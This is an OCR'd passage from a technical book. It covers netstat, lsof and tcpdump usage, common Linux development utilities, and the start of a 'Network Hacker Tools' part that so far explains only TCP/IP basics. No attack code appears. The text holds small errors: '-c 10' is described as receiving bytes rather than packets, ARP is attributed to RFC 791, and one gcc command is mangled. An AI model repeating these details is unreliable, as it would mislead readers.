udp        0      0 0.0.0.0:686             0.0.0.0:*                       510/rpc.statd
udp        0      0 192.168.10.130:1129 192.168.10.1:53   ESTABLISHED 10058/tcpdump
udp        0      0 0.0.0.0:111             0.0.0.0:*                        495/portmap
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags   Type   State     I-Node PID/Program name Path
unix  2      [ ACC ] STREAM LISTENING 1581   795/gpm          /dev/gpmctl
unix  2      [ ACC ] STREAM LISTENING 939    415/pump         /var/run/pump.sock
unix  13     [ ]     DGRAM            1178   476/syslogd      /dev/log
unix  2      [ ACC ] STREAM LISTENING 1617   853/xfs          /tmp/.font-unix/fs7100
unix  2      [ ]     DGRAM            690847 880/login -- root
unix  2      [ ]     DGRAM            252658 742/xinetd
unix  2      [ ]     DGRAM            12241  879/login -- root
unix  2      [ ]     DGRAM            1673   878/login -- root
unix  2      [ ]     DGRAM            1620   853/xfs
unix  2      [ ]     DGRAM            1584   807/crond
unix  2      [ ]     DGRAM            1556   782/sendmail: accep
unix  2      [ ]     DGRAM            1439   695/automount
unix  2      [ ]     DGRAM            1413   646/apmd
unix  2      [ ]     DGRAM            1223   510/rpc.statd
unix  2      [ ]     DGRAM            1187   481/klogd
unix  2      [ ]     STREAM CONNECTED 730    1/init [3]
```

Compared with the output produced by the `-a` parameter, the `-p` parameter adds another column to the output, named PID/Program name, in which the PID and the service name are shown. Because it does not fit into a single line, the column is carried over to the next line. The `netstat` utility used in some UNIX versions does not have the `-p` parameter. In this case, the function of this parameter is performed by the `lsof` utility.

1.4. Lsof

The `lsof` utility is included with most of the modern Linux distributions. If you don't have it in your system, you can download it from this site: **ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/**.

The name `lsof` is a contraction for "list open files," accordingly, when run without parameters, it lists all open files, folders, libraries, UNIX streams, and open ports and the processes that opened them. But when run with the `-i` parameter, it only lists open ports and the processes that opened them. The following is an example of such output:

```
# lsof -i
COMMAND   PID USER FD  TYPE DEVICE SIZE NODE NAME
portmap   495 root 3u  IPv4   1211       UDP *:sunrpc
portmap   495 root 4u  IPv4   1212       TCP *:sunrpc (LISTEN)
rpc.statd 510 root 4u  IPv4   1232       UDP *:686
```

```
rpc.statd 510 root 5u  IPv4   1241       UDP *:1024
rpc.statd 510 root 6u  IPv4   1244       TCP *:1024 (LISTEN)
sshd      722 root 3u  IPv4   1482       TCP *:ssh (LISTEN)
xinetd    742 root 3u  IPv4   1509       TCP *:ftp (LISTEN)
xinetd    742 root 4u  IPv4   1510       TCP *:telnet (LISTEN)
sendmail  782 root 4u  IPv4   1557       TCP localhost.localdomain:smtp (LISTEN)
```

This information shows that the file transfer protocol (FTP) and telnet services are launched using the xinetd superserver and, for example, the simple mail transfer protocol (SMTP) service is launched using the sendmail service and, thus, cannot be disabled by editing the /etc/xinetd.conf configuration file.

The utility can also output information for a specific service only:

```
# lsof -i TCP:ftp
COMMAND PID USER   FD   TYPE DEVICE SIZE NODE NAME
xinetd  742 root    3u  IPv4   1509       TCP *:ftp (LISTEN)
```

1.5. Tcpdump

The `tcpdump` utility is a network packet analyzer developed by the Lawrence Berkeley National Laboratory. The official page for this utility is **http://www.tcpdump.org**. When I was developing network examples for this book, the `tcpdump` utility in my system practically never shut down.

1.5.1. Command Line Options

If `tcpdump` is run without any parameters, it intercepts all network packets and displays their header information. The `-i` parameter is used to specify the network interface whose data are to be obtained:

```
# tcpdump -i eth2
```

To show only the packets received or sent by a specific host, the host's name or IP address must be specified after the `host` keyword:

```
# tcpdump host namesrv
```

Packets exchanged, for example, between the `nameserv1` and the `nameserv2` hosts can be displayed using the following filter:

```
# tcpdump host namesrv1 and host namesrv2
```

They can also be displayed using a short version of it:

```
# tcpdump host namesrv1 and namesrv2
```

Only the outgoing packets from a certain node can be traced by running the utility with the `src host` keywords:

```
# tcpdump src host namesrv
```

Incoming packets only can be traced using the `dst host` keywords:

```
# tcpdump dst host namesrv
```

The `src port` and `dst port` keywords are used to trace the source port and the destination port, respectively:

```
# tcpdump dst port 513
```

To trace only one of the three protocols — TCP, UDP, or Internet control message protocol (ICMP) — its name is simply specified in the command line. Filters of any degree of complexity can be constructed using the Boolean operators `and` (`&&`), `or` (`||`), and `not` (`!`). The following is an example of a filter that traces only ICMP packets arriving from an external network:

```
# tcpdump icmp and not src net localnet
```

Specific bits or bytes in protocol headers can be tested using the following format: `proto[expr:size]`. Here, `proto` specifies one of the following protocols: ether, FDDI, TR, IP, ARP, RARP, TCP, UDP, ICMP, or IP6. The `expr` field specifies the offset in bytes from the start of the packet's header, and `size` is an auxiliary field specifying the number of bytes to examine (if omitted, only 1 byte is tested). For example, the following filter will select only TCP segments with the `SYN` flag set:

```
# tcpdump 'tcp[ 13 ]==2'
```

Concerning this filter, byte 13 of the TCP header contains 8 flag bits, of which `SYN` is the second in order (see *Section 3.4.4*). Because this bit must be set to 1, the contents of the flag byte in the binary form will be 00000010 (or 2 in the decimal base). The -c parameter can be used to specify the number of packets to receive. For example, only 10 bytes will be received by executing the following command:

```
# tcpdump -c 10
```

The `-a` parameter instructs the utility to attempt to convert IP addresses to names (at the expense of the execution speed):

```
# tcpdump -a
```

The `-v` (verbose), `-vv` (very verbose), and `-vvv` (very, very verbose) options produce progressively extended outputs.

1.5.2. Format of tcpdump Output

Each line of a `tcpdump` listing starts with the `hh:mm:ss.frac` time stamp of the current time, where `frac` is fractions of a second. The time stamp can be followed by the interface (e.g., `eth0`, `eth1`, or `lo`) used to receive or send packets. The transmission direction is indicated using the < or > characters. For example, `eth0<` means that the `eth0` interface is receiving packets. Accordingly, `eth0>` means that `eth0` interface is sending packets onto the network. The following information depends on the type of the packet: ARP/RARP, TCP, UDP, NBP, ATP, and so on. The following are the formats for some of the main packet types.

1.5.2.1. TCP Packets

```
Src.port > dst.port: flags data-seqno ack window urgent options
```

Here, `src.port` and `dst.port` are the source and the destination IP address and port.

The `Flags` field specifies set TCP header flags. It can be a combination of the `S` (`SYN`), `F` (`FIN`), `P` (`PUSH`), and `R` (`RST`) characters. A period in this field means that there are no set flags.

The `data-seqno` field describes the packet's data in the `first:last(nbytes)` format. Here `first` and `last` are the sequence numbers of the packet's first and last bytes, respectively, and `nbytes` is the number of data bytes in the packet. If `nbytes` is 0, the `first` and `last` parameters are the same.

The `Ack` parameter specifies the next number in the sequence (`ISN` + 1).

The `Window` parameter specifies the window size.

The `Urgent` parameter means that the packet contains urgent data (the `URG` flag).

The `Options` parameter specifies additional information, for example, `<mss 1024>` (the segment's maximum size).

1.5.2.2. UDP Packets

```
Src.port > dst.port: udp nbytes
```

The `Udp` marker specifies a UDP packet.

The `Nbytes` field indicates the number of bytes in the UDP packet.


1.5.2.3. ICMP Packets

```
Src > dst: icmp: type
```

The `Icmp` marker specifies an ICMP packet.

The `Type` field indicates the type of the ICMP message, for example, `echo request` or `echo reply`.

Chapter 2: More Tools



The utilities described in this chapter are not used by programmers that often, but in some situations they are indispensable. Therefore, you must be aware of their existence and have at least general knowledge of their operation. All utilities described in the chapter are, as a rule, included in any standard Linux distribution. Many of them are also included into the GNU binutils package, which is a fundamental part of any Linux system. The home page of the binutils package's developers can be found at this address: **http://sources.redhat.com/binutils/**. This chapter gives only a general review for each utility. For detailed information, consult the corresponding `man`.

2.1. Time

The `time` utility runs the specified program. When the program finishes, the utility prints the timing statistics for the program run, for example:

```
# time ./your_prog
real 0m0.008s
user 0m0.001s
sys 0m0.010s
```

Here, `real` is the elapsed real time between program start and program termination, and `user` and `sys` are, respectively, the user and the system central processing unit times in minutes (`m`) and seconds (`s`) taken by the program execution. You can trace the execution time of a program that uses multiple command line arguments, channels, or both by running the `time` utility in this way:

```
# time /bin/sh -c "your_prog -flags|my_prog"
```

2.2. Gprof

The `gprof` utility is a profiler. You use a profiler to pinpoint excessive program function calls and functions that consume more than their fair share of computation resources — that is, to locate bottlenecks in programs. The utility is easy to use. First, a program with profile options is compiled and linked. (For the GCC, the `-pg` option must be specified.) When this program is executed, profile information is generated, which is stored in the gmon.out file. The program must be free of bugs, because no profile is generated if a program terminates abnormally. Finally, `gproof` is run with the name of the executable file to profile specified in the argument.

The `gprof` utility analyzes the gmon.out file and produces execution time information for each function. In general, this information is output as two tables: flat profile and call graph, with brief remarks explaining their contents. The flat profile table shows the execution time and the number of calls for each function. This information makes it easy to pinpoint functions with the longest execution times. The call graph table aids in determining the areas, in which you may try to eliminate calls to time-hungry functions. For each function, the table shows information about calling and called functions and the corresponding number of calls. It also contains information about the time spent executing subroutines in each function.

Executing `gprof` with the `-A` option outputs the program's source code annotated with execution time percentages. It only makes sense to profile large programs with numerous function calls. The following is an example of a command sequence for profiling a program:

```
# gcc -pg -o your_prog your_prog.c
# ./your_prog
# gprof ./your_prog
```

2.3. Ctags

Sometimes, a program can consist of numerous modules saved in different source files. Locating, for example, the definition of a certain function becomes like looking for a needle in a haystack. Making this task manageable is the purpose of the `ctags` utility. The utility processes the source files and generates an information file named tags. The contents of the tags file are organized in three columns: The first column lists function names, the second column lists the corresponding source files, and the third columns gives a template for searching for the function in the file system using such utilities as `find`. The following is an example of a file contents:

```
main /usr/src/you_prog.c /^main()$/
func1 /usr/src/you_prog.c /^func1(arg1,arg2)$/
func2 /usr/src/you_prog.c /^func2(arg1,arg2)$/
```

And this is an example of executing the `ctags` utility:

```
# ctags *.c
```

2.4. Strace

The `strace` utility traces all system calls and signals for the specified program. The utility is run as follows:

```
# strace ./your_prog
```

Each line of the output produced shows information for one system call: the name of the system call and its arguments, followed by the returned value after an equal sign (=). The following is an example of a line output by `strace`:

```
execve("./your_prog", ["./your_prog"], [/* 27 vars */]) = 0
```

Here, `[/* 27 vars */]` denotes a list of 27 environmental variables, which `strace` did not show so as not to clutter the output.

Running `strace` with the `-f` option traces all child processes as they are created by traced processes.

2.5. Ltrace

The `ltrace` utility is similar to `strace`, but it traces calls to dynamic libraries.

2.6. Mtrace

The `mtrace` utility is used to trace the use of dynamic memory by a program. It keeps track of memory allocation and de-allocation operations; that is, it traces memory leaks. Memory leaks gradually reduce available system resources until they are exhausted. To pin down all potential memory leak areas in your program, you will have to perform the following sequence of steps: First, include the mcheck.h file in the program and place an `mtrace()` function call at the start of the program. Then, specify the name of the file, in which the memory checking results should be stored, by exporting the name into an environmental variable, as in the following example:

```
# export MALLOC_TRACE=mem.log
```

Running the program now will register all memory allocating and freeing operations in the mem.log file. Finally, the `mtrace` utility is called as follows:

```
# mtrace you_prog $MALLOC_TRACE
```

The produced information is examined for records, in which memory was allocated but not freed. For the described procedure to succeed, the program under investigation must terminate normally.

2.7. Make/gmake

Changing any file in a multifile project inevitably entails recompiling the rest of the files. The `make` utility (called `gmake` in some distributions) is intended to take the sweat out of

this task. To use the `make` utility, you must prepare a text file, called a makefile, in which the relationships among the files in your program and the build rules are laid out. The rules are recorded in the following format:

```
<target>: <prerequisite>
 <command>
 <command>
 ...
```

The first target in the makefile is executed by default when `make` is run without arguments. It is customarily called `all`, which is equivalent to the `make all` command. The following is an example of a makefile:

```
all: your_prog

your_prog: your_prog.o foo.o boo.o
 gcc your_prog.o foo.o boo.o -o your_prog

your_prog.o: your_prog.c your_prog.h

foo.o: foo.c foo.h

boo.o: boo.c boo.h

clean:
 rm -f *.o you_prog
```

The `clean` command deletes all existing object files and programs so that `make` can create them anew. To build a project, all you have to do is to enter the following in the command line:

```
# make
```

2.8. Automake/autoconf

There is an easier way of preparing makefiles, namely, using the `automake` and `autoconf` utilities. First, prepare the makefile.am file — for example, like this:

```
bin_PROGRAMS = your_prog
you_prog_SOURCES = your_prog.c foo.c boo.c
AUTOMAKE_OPTIONS = foreign
```

The last option specifies that the standard documentation files (news, readme, authors, and changelog) are not to be included in the project even though the standard mandates that all GNU packages include them.

Next, the configure.in file needs to be created. This can be done using the `autoscan` utility. This utility scans the source files tree, whose root is specified in the command line or is the same as the current folder, and creates the configure.scan file. This file is inspected, corrected as necessary, and then renamed as configure.in. The last step is running the following utilities in the order shown here:

```
# aclocal
# autoconf
# automake -a -c
```

The result will create the configure and makefile.in scripts and documentation files in the current directory. Now, to build a project, all you have to do is to enter the following commands in the command line:

```
# ./configure
# make
```

2.9. Ldd

The `ldd` utility displays all shared libraries required by each program. The following is an example of starting it:

```
# ldd ./your_prog
```

2.10. Objdump

The `objdump` utility displays information about one or more object files; the particular information to display is specified by options. For example, the `-D` option prints a disassembly of the specified program; the `-x` option prints all program headers, including file and section headers; the `-s` option shows the contents of all sections; and the `-R` option lists dynamically moved data. The following is an example of starting the utility:

```
# objdump -D ./your_prog
```

2.11. Hexdump and od

The `hexdump` utility displays the contents of the specified file in the decimal (`-d`), hexadecimal (`-x`), octal (`-b`) and American Standard Code for Information Interchange, or ASCII (`-c`), modes. The following is an example of running the utility:

```
# hexdump -c ./your_prog
```

The `od` utility is analogous to the `hexdump` utility:

```
# od -c ./your_prog
```

2.12. Strings

The `strings` utility displays strings of printable ASCII characters in a file longer than four characters (the default setting). The following is an example of running the utility:

```
# strings ./your_prog
```

2.13. Readelf

The `readelf` utility displays information about executable and linkable format (ELF) files, such as file and section header and other structures. (See *Chapter 15* for a detailed discussion of ELF files.)

2.14. Size

The `size` utility displays section sizes in each of the specified files. By default, the size of only the command (`.text`), data (`.data`), and uninitialized data (`.bss`) sections and the total size of these sections are listed in the decimal and hexadecimal format. To list the sizes of all sections in the file, the `-A` flag is used. The following is an example of running the utility:

```
# size ./your_prog
```

2.15. Nm

The `nm` utility outputs to the standard device a table of symbols for each file specified in the argument list. Symbol tables are used to debug applications. The utility displays the name of each symbol and information about its type: a data symbol (a variable), a program symbol (a label or a function name), and so on. The following is an example of running the utility:

```
# nm ./your_prog
```

2.16. Strip

When a program has been debugged, the symbol table can be deleted from it. This is accomplished using the `strip` utility:

```
# strip ./your_prog
```

2.17. File

The `file` utility performs a series of tests on each of the specified files in an attempt to classify it. With text files, the utility tries to determine the programming language by the first 512 bytes. For executable files, the utility displays information about the platform, version, and structure of the file's libraries. The following are two examples of running the `file` utility:

```
# file /bin/cat
/bin/cat: ELF 32-bit LSB executable, Intel 80386, version 1, dynamically linked (uses
shared libs), stripped
# file ./code.c
./code.c: ASCII C program text, with CRLF, CR, LF line terminators
```

When the `file` utility is executed, it must be told the path that will reach the file to test. The path can be specified either explicitly or implicitly by using the `which` command and the file name enclosed in accent-grave marks (`). The following is an example of specifying the file path implicitly:

```
# file `which as`
/usr/bin/as: ELF 32-bit LSB executable, Intel 80386, version 1, dynamically linked
(uses shared libs), stripped
```

2.18. Ipcs and ipcrm

The `ipcs` and `ipcrm` utilities may come in handy if there are interprocess communications in your program. Executing the `ipcs` utility with the `-m` option displays information about shared segments:

```
# ipcs -m
```

The `-s` option shows information about semaphore arrays. The `ipcrm` utility is used to remove a shared memory segment or a semaphore array. For example, the following command removes the segment with the identifier 2345097:

```
# ipcrm shm 2345097
```

For the `ipcs` and `ipcrm` utilities to work, the following options must be enabled in the kernel:

- `SYSVMSG` — System V message support
- `SYSVSEM` — System V semaphore support
- `SYSVSHM` — System V shared memory support

2.19. Ar and ranlib

The `ar` archiver, which comes in the binutils package, can be used for creating static libraries. The following is an example of running the utility:

```
# ar cr libmy.a file1.o file2.o
```

The `cr` flags specify that an archive should be created. Other flags are used for extracting from or modifying an archive (run `man ar` for more details). A static library is linked to a program using `gcc` or `g++` with the `-L` flag, which specifies the folder, in which to look for the library. The `-L.` flag (with a period) specifies that the library is located in the current directory. Then all necessary libraries are listed using the `-l` switch, followed by the library name without the `lib` prefix and the `.a` ending. That is, in the given case, the command will look as follows:

```
# gcc -o your_prog.c -L. -lmy -o your_prog
```

While this method of obtaining a static library works in most cases, it does not work on some systems because a symbol table (i.e., a list of the library's functions and variables) has to be added to the archive created by the `ar` utility for the linking process to succeed. This is done using the standard `ranlib` utility from the binutils package:

```
# ranlib libmy.a
```

Now the library can be linked to a program, using `gcc` as shown in the previous example. It is recommended that you always process archives using the `ranlib` utility when creating a static library.

2.20. Arp

The `arp` utility is used to view and manipulate the system ARP cache.

The `-a` option outputs the entire contents of the ARP cache in the BSD style, and the `-e` option does this in the Linux style:

```
# arp -e
```

The `-d` option is used to clear the entry for the specified host:


```
# arp -d IP_address
```

The entry, however, is not deleted from the cache; the hardware address field (`HWaddress`) is simply cleared.


A mapping entry from the host to the hardware address can be added to the ARP cache using the `-s` option as follows:

```
# arp -s IP_address MAC_address
```

PART II: NETWORK HACKER TOOLS



Chapter 3: Introduction to Network Programming



Many network war utilities require direct access to network packet header fields. Therefore, you should know how network packets are formed, the general structure of the main packet types, and the specifics of working with them. I assume that you followed my recommendation and familiarized yourself with the literature suggested in the introduction. In this chapter, therefore, I only give general information to refresh your knowledge and some information that cannot be readily found in programming textbooks.

3.1. TCP/IP Stack

All network utilities considered in this book use only the TCP/IP stack, because this is the main protocol stack used in local and wide area networks, including the Internet. Moreover, only the Internet protocol version 4 (IPv4) is considered because even though Internet protocol version 6 (IPv6) is gradually being implemented in some countries, it still has a long way to go to become widely used. Thus, considering IPv6 would only needlessly complicate the source codes of the example programs without delivering any tangible benefits.

TCP/IP is a suite of network protocols oriented toward joint use. The core protocols in this suite are the following:

- The Internet protocol (IP) is responsible for transferring data, called datagrams, from one node to another, with each host uniquely identified by an IP address. Thus, IP is responsible

for addressing over the entire network using IP addresses, because IP addresses are used only in the headers of IP datagrams. IP is an *unreliable, connectionless* protocol. This means that each datagram is sent over the network independently of the others and, accordingly, there is no guarantee of any of the datagrams arriving to their destination or of the datagrams arriving in the original sequence. IPv4 is described in request for comment (RFC) 791.

- The Internet control message protocol (ICMP) is responsible for providing different low-level support services for IP, such as sending messages about problems with routing IP datagrams. ICMP is defined in RFC 792, with additional information provided in RFC 950 and RFC 1256.
- The address resolution protocol (ARP) is responsible for mapping the IP address of a node to its hardware (MAC) address. ARP is defined in RFC 791. There is also the reverse address resolution protocol (RARP), which resolves a MAC address to an IP address. RARP is defined in RFC 903.
- The transmission control protocol (TCP) is a reliable connection-oriented protocol. That is, this protocol provides guaranteed delivery of data packets and supports virtual connections by using a system of acknowledgments and packet retransmission when necessary. TCP is defined in RFC 793, with amendments given in RFC 1072 and RFC 1146.
- The user datagram protocol (UDP) provides simple, unreliable datagram communications service to specific applications on the specified node. UDP is defined in RFC 768.

The described protocols can be considered the fundamental protocols, because they form the basis for the TCP/IP network operation.

Connection-oriented protocols (e.g., TCP) are typically called *stream* protocols; connectionless protocols (e.g., IP, UDP, ICMP, ARP, and RARP) are called *datagram* protocols.

Other protocol stacks use their own network protocol suites. For example, the IPX/SPX stack from Novel is a suite of protocols consisting of NLSP, IPX, SPX, NCP, SAP, and others. An individual protocol does not necessarily have to belong to a single protocol stack. Practically all application and channel layer protocols belong to the TCP/IP stack only by convention, because they can and do work in other protocol stacks.

The TCP/IP stack is based on a multilayer protocol interaction scheme. TCP/IP protocols map to a four-layer conceptual model: the application layer, the transport layer, the internet layer, and the network interface layer.

The International Standards Organization (ISO) proposed its own universal protocol stack model, called the open systems interconnection (OSI) reference model. This model, however, is not used and only serves as a standard for classifying and comparing protocol stacks. Figure 3.1 shows the approximate mapping of the layers of the TCP/IP stack, with some of their protocols, to the OSI model.

In the ensuing material, protocol layers are mentioned without specifying whether they pertain to the OSI model of the TCP/IP stack. You should be able to figure it out yourself, and Fig. 3.1 is intended to help you in this task.




Fig. 3.1. Approximate mapping of the TCP/IP stack layers to the OSI model

3.2. RFC as the Main Source of Information

The standards of protocols in the TCP/IP stack and the related internal workings of the Internet are published in a series of uniquely numbered documents, or RFCs. The original RFCs are never updated; if changes are required, they are published in a new RFC.

RFCs are divided into the following subsets:

- *Standard* (STD) documents publish Internet protocols that have undergone the Internet Engineering Task Force examination and testing procedure and have been officially accepted as standards.
- *For Your Information* (FYI) documents are introductory and informational materials intended for the general public.
- *Best Current Practice* (BCP) documents describe accepted procedures and recommendations concerning using Internet technologies.

Each of the listed series has its own document numbering order. Often, the same document can be included in different series under different numbers. For example, RFC 3066, *"Tags for the Identification of Languages,"* is also known as BCP 47.

You can obtain RFCs from different sources, the easiest being from the **http://www.faqs.org/rfcs/** or the **http://www.rfc-editor.org** site. The latter resource is a clearing house for RFC documents. Both sites offer an easy-to-use facility for searching the contents by keywords, which is handy if you don't know the number of the RFC you need. You can also download the complete RFC index from them.

3.3. Packets and Encapsulation

Data are sent over the network as packets, whose maximum size is determined by the data link layer. Each packet is made from a header and a payload, or simply data. The header contains different service data, for example, the packet's source and destination. The payload is the data that have to be transmitted.

Blocks of transferred data are named differently depending on the specific TCP/IP stack layer and on whether a datagram or stream protocol is considered (see Fig. 3.2).




Fig. 3.2. Terms used to denote a data block at different TCP/IP stack layers




Fig. 3.3. Forming a network packet in the TCP/IP stack

In this book, I mostly use the universal term "packet."

A packet is built from the topmost layer and proceeding down the protocol stack. Each layer adds its own header to the packet. Thus, a packet, consisting of the payload and the header, of a previous layer becomes the payload in the packet in the next layer. This process is called *encapsulation*. After a packet is completed, it is sent by the physical layer to the destination node, where the encapsulated data are disassembled in reverse order.

Consider a specific example (see Fig. 3.3).

A user who wants to view, for example, the **http://www.example.com** page on the Internet enters this address into the browser's address window and presses the <**Enter**> key. Because the hypertext transfer protocol (HTTP; HTTPv1.1 is defined in RFC 2068) is responsible for interaction and information exchange between the server and the Web browser, according to the specification of this protocol the Web browser forms the following request:

```
GET / HTTP/1.1\r\n
Host: www.example.com\r\n\r\n
```

(A browser will usually include more data in a request, but to keep things simple I show only the essential data.)

